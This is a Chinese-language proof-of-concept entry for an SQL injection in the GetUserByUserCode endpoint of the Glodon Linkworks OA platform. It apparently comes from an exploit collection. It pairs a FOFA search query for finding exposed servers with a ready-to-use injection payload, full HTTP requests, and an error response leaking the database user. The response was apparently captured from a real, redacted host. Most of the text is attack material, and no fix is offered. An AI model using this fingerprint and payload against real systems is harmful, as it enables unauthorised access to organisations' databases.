
G3-9广联达-Linkworks协同办公管理平台-SQL

漏洞描述：

广联达Linkworks办公OA(Office Automation)是一款综合办公自动化解决方案,旨在提高组织内部的工作效率和协作能力。它提供了一系列功能和工具,帮助企业管理和处理日常办公任务、流程和文档。由于其GetUserByUserCode 接口未对用户的输入进行有效过滤,将其拼接进了SQL查询语句中,导致系统出现SQL注入漏洞。

网站图片：




网络测绘：

fofa语法：

body="/Services/Identification/"

漏洞复现：

http://x.x.x.x:8888/Org/service/Service.asmx/GetUserByUserCode?userCode=1%27-1/user--%27&EncryptData=1
注入点为userCode参数poc中特殊字符%27是URL编码的单引号字符 '，user表示当前会话或连接的数据库用户




[redacted]8/Org/service/Service.asmx/GetUserByUserCode?userCode=1%27-1/user--%27&EncryptData=1

```
System.Data.SqlClient.SqlException: 在将 nvarchar 值 &#39;dbo&#39; 转换成数据类型 int 时失败。
   在 System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
   在 System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boole
   在 System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimp
   在 System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows)
   在 System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more)
   在 System.Data.SqlClient.SqlDataReader.Read()
   在 System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping)
   在 System.Data.Common.DataAdapter.FillFromReader(DataSet dataset, DataTable datatable, String srcTable, DataReaderContainer dataR
   在 System.Data.Common.DataAdapter.Fill(DataSet dataSet, String srcTable, IDataReader dataReader, Int32 startRecord, Int32 maxRec
   在 System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, St
   在 System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand comman
   在 System.Data.Common.DbDataAdapter.Fill(DataSet dataSet)
```

payload:

```
GET /Org/service/Service.asmx/GetUserByUserCode?userCode=1%27-1/user--%27&EncryptData=1 HTTP/1.1
Host: x.x.x.x
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASP.NET_SessionId=n55kuckffdyrkrvnx2ehmdgh; GTP_IdServer_LangID=2052
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

效果图:



```
GET /Org/service/Service.asmx/GetUserByUserCode?userCode=1%27-1/user--%27&EncryptData=1 HTTP/1.1
Host: [redacted]:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASP.NET_SessionId=n55kuckffdyrkrvnx2ehmdgh; GTP_IdServer_LangID=2052
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache


```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Length: 1911
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 12 Aug 2023 09:31:49 GMT
Connection: close

System.Data.SqlClient.SqlException: 在将 nvarchar 值 &#39;
转换成数据类型 int 时失败。
   在 System.Data.SqlClient.SqlConnection.OnError(SqlExcep
exception, Boolean breakConnection, Action`1 wrapCloseInA
   在
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(T
ateObject stateObj, Boolean callerHasConnectionLock, Boole
asyncClose)
   在 System.Data.SqlClient.TdsParser.TryRun(RunBehavior
```